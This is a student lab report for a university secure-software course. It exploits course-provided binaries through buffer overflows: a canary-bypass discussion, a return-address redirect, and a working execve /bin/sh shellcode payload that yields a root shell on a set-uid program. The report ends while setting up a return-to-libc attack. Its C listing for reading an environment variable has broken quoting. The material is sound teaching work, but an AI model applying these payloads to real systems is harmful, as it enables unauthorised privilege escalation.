UNIVERSITÉ LIBRE DE BRUXELLES

Buffer Overflow Rapport

INFO-Y115 - Secure software design and web security

Samir Azmar

November 23, 2024


Contents

Question 1: find the secret string hidden

The command **strings**, in Unix-like operating systems, allow us to display readable text strings from binary files.

- **Command**: `strings secret-str`

The command above displays the secret string in the binary file named "secret-str". The secret string is "***SECRET : YOU ARE THE BEST STUDENT OF SECURE SOFTWARE COURSE (I DON'T SAY THAT TO EVERY STUDENT :)) !***"



```
username@username-VirtualBox:/media/sf_temp_projects/Buffer-overflow/code$ strings secret-str
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
strcmp
gets
puts
putchar
__stack_chk_fail
printf
libc.so.6
GLIBC_2.4
GLIBC_2.34
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
SECRET : YOU ARE THE BEST STUDENT OF SECURE SOFTWARE COURSE (I DON'T SAY THAT TO EVERY STUDENT :)) !
Password ?
 Wrong Password
 Correct Password
```

Figure 1: Secret String in "secret-str" binary file

Question 2: Explain two different ways of bypassing this protection in the particular case of buffer overflow

First way

If we know the secret then we can place its value right after the 12th Byte of our input because buffer is 12 bytes, so the guard will be the next 4 Bytes after the buffer in memory.

To know the secret we can use a tool to read the program memory when it's executed thus we can know the value of secret.

Second way


We know that if we override the next 4 Bytes after the buffer in memory, the program will stop because the guard is not equal to the secret.
If we don't know the value of secret then we can Brute-force the canary. Brute-forcing the canary might be effective. On a 32-bit system using a random canary, the canary contains 24 bits of entropy because 8 bits (1 byte) are reserved for the NULL byte. This results in 2^{24} possible combinations, equating to 16,777,216 potential canary values. In the context of a local privilege escalation exploit, making 16 million guesses could fall within the feasible range for a brute-force attack.

Question 3: find a buffer overflow vulnerability and how to exploit it to bypass password protection

The binary file "check-passwd" takes an input. A user can enter a long input causing the program to crash. This means that the user's input did overwrite something in the program memory thus he can exploit this vulnerability(buffer overflow) to bypass the password protection.

To bypass the password protection, the input must be longer than 10 characters.

To avoid the program to crash, the input must be smaller than 22 characters.



```
username@username-VirtualBox:/media/sf_temp_projects/Buffer-overflow/code$ ./check-passwd

 Password ?
01234567890

 Wrong Password

 Root privileges given to the user
username@username-VirtualBox:/media/sf_temp_projects/Buffer-overflow/code$ ./check-passwd

 Password ?
0123456789

 Wrong Password
username@username-VirtualBox:/media/sf_temp_projects/Buffer-overflow/code$ 
```

Figure 2: Bypass password protection


Question 4: In the binary named "check-pwd-crit", find a buffer overflow vulnerability to make it print "Critical function" without making it crash

To be able to print *"Critical function"*, I need to know its instruction address in the program address space. I'll be using *gdb* as a debugger tool to look for this address and use the buffer overflow vulnerability to jump to this address.

- `gdb check-passwd-crit`

After executing the command above, I can put a breakpoint in the main function. Once done, I run the program and, right after, display the 10 next instructions, using those commands:

- `b main`
- `run`
- `x/10i $eip`




```
samir@SSD-12:~/Desktop/Buffer-overflow/code$
samir@SSD-12:~/Desktop/Buffer-overflow/code$ gdb check-passwd-crit
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/samir/Desktop/Buffer-overflow/code/check-passwd-crit..
.(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x804852c
(gdb) run
Starting program: /home/samir/Desktop/Buffer-overflow/code/check-passwd-crit

Breakpoint 1, 0x0804852c in main ()
(gdb) x/10i $eip
=> 0x804852c <main+3>:  and    $0xfffffff0,%esp
   0x804852f <main+6>:  call   0x8048474 <checkPwd>
   0x8048534 <main+11>: mov    $0x0,%eax
   0x8048539 <main+16>: leave
   0x804853a <main+17>: ret
   0x804853b:   nop
   0x804853c:   nop
   0x804853d:   nop
   0x804853e:   nop
   0x804853f:   nop
(gdb) 
```

Figure 3: gdb commands

We can see, in Figure 3, that there is a function call named "checkPwd". I'll put a breakpoint to this function and display the next instructions, using those commands:

- `next`
- `b checkPwd`
- `x/100i $eip`




```
   0x80484d5 <checkPwd+97>:     mov    %eax,(%esp)
   0x80484d8 <checkPwd+100>:    call   0x8048360 <printf@plt>
   0x80484dd <checkPwd+105>:    lea    -0x16(%ebp),%eax
   0x80484e0 <checkPwd+108>:    mov    %eax,(%esp)
---Type <return> to continue, or q <return> to quit---
   0x80484e3 <checkPwd+111>:    call   0x8048360 <printf@plt>
   0x80484e8 <checkPwd+116>:    movl   $0xa,(%esp)
   0x80484ef <checkPwd+123>:    call   0x80483b0 <putchar@plt>
   0x80484f4 <checkPwd+128>:    movl   $0x1,-0xc(%ebp)
   0x80484fb <checkPwd+135>:    cmpl   $0x0,-0xc(%ebp)
   0x80484ff <checkPwd+139>:    je     0x804850d <checkPwd+153>
   0x8048501 <checkPwd+141>:    movl   $0x8048658,(%esp)
   0x8048508 <checkPwd+148>:    call   0x8048380 <puts@plt>
   0x804850d <checkPwd+153>:    add    $0x20,%esp
   0x8048510 <checkPwd+156>:    pop    %esi
   0x8048511 <checkPwd+157>:    pop    %edi
   0x8048512 <checkPwd+158>:    pop    %ebp
   0x8048513 <checkPwd+159>:    ret
   0x8048514 <criticalFunction>:        push   %ebp
   0x8048515 <criticalFunction+1>:      mov    %esp,%ebp
   0x8048517 <criticalFunction+3>:      sub    $0x18,%esp
   0x804851a <criticalFunction+6>:      mov    $0x804867d,%eax
   0x804851f <criticalFunction+11>:     mov    %eax,(%esp)
   0x8048522 <criticalFunction+14>:     call   0x8048360 <printf@plt>
   0x8048527 <criticalFunction+19>:     leave
   0x8048528 <criticalFunction+20>:     ret
   0x8048529 <main>:    push   %ebp
   0x804852a <main+1>:  mov    %esp,%ebp
   0x804852c <main+3>:  and    $0xfffffff0,%esp
   0x804852f <main+6>:  call   0x8048474 <checkPwd>
   0x8048534 <main+11>: mov    $0x0,%eax
```

Figure 4: criticalFunction

in Figure 4, we found a function named *"criticalFunction"* that looks like it'll print "criticalFunction" because of the instruction *"call 0x8048360 <printf@plt>"* and its function name.

Now, we have to use this function address (0x8048514) in our input to jump to it. If we only use this address, the program will crash because of an incorrect address in the register ebp. So we are going to find and use the exit function address. It needs to be placed after the return address so that it's pushed into ebp thus returning to the exit function when criticalFunction returns.




```
(gdb) p exit
$1 = {<text variable, no debug info>} 0xb7e53fb0 <exit>
```

Figure 5: Exit function address

Since Ubuntu typically operates in little-endian mode, a hexadecimal number like "0x8048515" would be stored in memory as 15 85 04 08.

After some trials and fails, I finally found the right input size to print "Critical function" and not crash the program, using this command:

```
python -c 'print("\x90" * 10 + "\x14\x85\x04\x08" * 5 +
"\xb0\x3f\xe5\xb7")' | ./check-passwd-crit
```



```
samir@SSD-12:~/Desktop/Buffer-overflow-fixed/code$ python -c 'print("\x90" * 10 +
 "\x14\x85\x04\x08" * 5 + "\xb0\x3f\xe5\xb7")' | ./check-passwd-crit

 Password ?

 Wrong Password

 Root privileges given to the user
Critical functionsamir@SSD-12:~/Desktop/Buffer-overflow-fixed/code$
```

Figure 6: Result


Question 5: Given the binary named "root-me-1", turn it into a set-uid program and find a buffer overflow vulnerability in order to log as root

First thing to do is to set-uid the program and to disable address randomisations, using those commands:

- `sudo sysctl -w kernel.randomize_va_space=0`
- `sudo chown root root-me-1`
- `sudo chmod 4755 root-me-1`

The binary named "root-me-1" was compiled with the option "-z execstack" which mean that the program's stack is executable. We are going to execute some code using a buffer overflow vulnerability.


Since the program takes an input, we need to know what's the input size that makes the program crash. As shown in Figure 7, a segmentation fault (core dumped) occurs when the input size is longer than **207 Bytes**, which means that the program tries to access memory that it is not allowed to access. Perhaps a return address was overwrite by my input.



```
samir@SSD-12:~/Desktop/Buffer-overflow/code$ ./root-me-1 $(python -c 'print("a"*
207)')
Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
samir@SSD-12:~/Desktop/Buffer-overflow/code$ ./root-me-1 $(python -c 'print("a"*
208)')
Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault (core dumped)
samir@SSD-12:~/Desktop/Buffer-overflow/code$ 
```

Figure 7: root-me-1 crash

By using gdb debugger tool, we can get more details about the crash. We found that at **216 Bytes** of input size, a return address was overwritten, as shown in Figure 8. The hexadecimal value of b is 0x62.



```
(gdb) run $(python -c 'print("a" * 207 + "b" * 9)')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/samir/Desktop/Buffer-overflow/code/root-me-1 $(python -c
 'print("a" * 207 + "b" * 9)')
Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbb

Program received signal SIGSEGV, Segmentation fault.
0x62626262 in ?? ()
(gdb) 
```

Figure 8: return address overwritten

To log as root, we need to execute some shellcode that open a shell. In C, we just need 2 lines of code:

- char * cmd[2] = {"/bin/sh", NULL};
- execve(cmd[0], cmd, NULL);

Representation of the code above in shellcode:
`\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99`
`\xb0\x0b\xcd\x80`

We have 216 Bytes of input to fill in total, and we have 24 Bytes of shellcode. The first part are NOP's. It is a sequence of no-operations. If the program lands here, it will keep going until it reaches the start of the shellcode. The last part is the return address (4 Bytes).


The structure of the input will look like this:

NOP (168 B) + Shellcode (24 B) + NOP(20 B) + address (4 B)

We still have to find an address to jump on. We'll use gdb debugger tool and this input:

```
run $(python -c 'print("\x90" * 168 + "
    \x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f
    \x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99
    \xb0\x0b\xcd\x80" + "\x90" * 20 + "\x62" * 4)')
```

We can analyse the program's memory using the gdb command "x/100x $sp-300".




```
Starting program: /home/samir/Desktop/Buffer-overflow-fixed/code/root-me-2 $(pyth
on -c 'print("\x90" * 168 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80" + "\x90" * 20 + "\x62" * 4)')
Hello ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆PS◆ᣞ7
                               ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆bbbb

Program received signal SIGSEGV, Segmentation fault.
0x62626262 in ?? ()
(gdb) x/100x $sp-300
0xbffff0c4:     0xb7e275e8      0xb7e63ac1      0xb7fc6ff4      0x00000000
0xbffff0d4:     0x00000000      0xbffff1e8      0xb7e6deff      0xb7fc7a20
0xbffff0e4:     0x08048580      0xbffff104      0xb7e6ded0      0x08048580
0xbffff0f4:     0xb7fff918      0xb7fc6ff4      0x08048479      0x08048580
0xbffff104:     0xbffff118      0x08048278      0xb7e2e158      0x0804821c
0xbffff114:     0x00000001      0x90909090      0x90909090      0x90909090
0xbffff124:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff134:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff144:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff154:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff164:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff174:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff184:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff194:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff1a4:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff1b4:     0x90909090      0x90909090      0x90909090      0x6850c031
0xbffff1c4:     0x68732f2f      0x69622f68      0x50e3896e      0x99e18953
0xbffff1d4:     0x80cd0bb0      0x90909090      0x90909090      0x90909090
0xbffff1e4:     0x90909090      0x90909090      0x62626262      0xbffff400
0xbffff1f4:     0x00000000      0x080484b9      0xb7fc6ff4      0x080484b0
```

Figure 9: Program's memory

We can choose one of the addresses leading to NOP's. I chose **0xbffff1a4**. We then replace the final 4 bytes of our input with this address. Because we are in a little-endian architecture, the Bytes are reversed. The reversed address is \xa4\xf1\xff\xbf.

Final command:

```
./root-me-1 $(python -c 'print("\x90" * 168 + "
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f
\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99
\xb0\x0b\xcd\x80" + "\x90" * 20 + "\xa4\xf1\xff\xbf")')
```



```
samir@SSD-12:~/Desktop/Buffer-overflow/code$ ./root-me-1 $(python -c 'print("\x9
0" * 168 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53
\x89\xe1\x99\xb0\x0b\xcd\x80" + "\x90" * 20 + "\xa4\xf1\xff\xbf")')
Hello ��������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������1�Ph//shh/bin��PS�
                                 ������������������������
# whoami
root
#
# id
uid=1000(samir) gid=1000(samir) euid=0(root) groups=0(root),27(sudo),999(vboxsf)
,1000(samir)
#
```

Figure 10: Log as root

Question 6: Given the binary named "root-me-2", turn it into a set-uid program and find a buffer overflow vulnerability in order to log as root.

First, we need to use those commands:

- `sudo sysctl -w kernel.randomize_va_space=0`
- `sudo chown root root-me-2`
- `sudo chmod 4755 root-me-2`


"root-me-2" was compiled without the option "-z execstack", which means that the stack is not executable. The idea is to find another memory area to jump on and this area must be executable. We can use the system function to log as root. As shown in the example below, we can open a shell with an environment variable containing "/bin/sh" using system.

```c
#include <stdlib.h>
#include <stdio.h>

int main() {
    // MYSHELL = /bin/sh
    system("$MYSHELL");

    // Exit the program with a success status
    exit(0);
}
```

Listing 1: Calling an Environment Variable in C

We need to find the address of "system", "exit", and the environment variable.

We can use gdb debugger tool to find the address of "system" and "exit" as shown in Figure 11.




```
(gdb) run a
Starting program: /home/samir/Desktop/Buffer-overflow/code/root-me-2 a
Hello a
[Inferior 1 (process 2636) exited with code 010]
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e60430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e53fb0 <exit>
(gdb) 
```

Figure 11: Address of system and exit

We also need to set the environment variable with the command:

- export MYSHELL="/bin/sh"



```
samir@SSD-12:~/Desktop$ export MYSHELL="/bin/sh"
samir@SSD-12:~/Desktop$ $MYSHELL
$ id
uid=1000(samir) gid=1000(samir) groups=1000(samir),27(sudo),999(vboxsf)
$
```


Figure 12: Set environment variable

To find the address of "MYSHELL", we use this code:

```
#include <stdio.h>
#include <unistd.h>

int main() {
    char * shell = (char*) getenv("MYSHELL");

    if(shell){
        printf("Value : %s\n, shell);
        print("Address : %p\n, shell");
    }
    return 0;
}
```

Listing 2: Find environment variable address in C

The size of the file name is affecting the environment address of "MYSHELL". So we need to set the name of that file to the same size of root-me-2.



```
samir@SSD-12:~/Desktop/Buffer-overflow/code$ ./envaddres
Value : /bin/sh
Address : 0xbffffe83
samir@SSD-12:~/Desktop/Buffer-overflow/code$ 
```

Figure 13: Address of "MYSHELL"

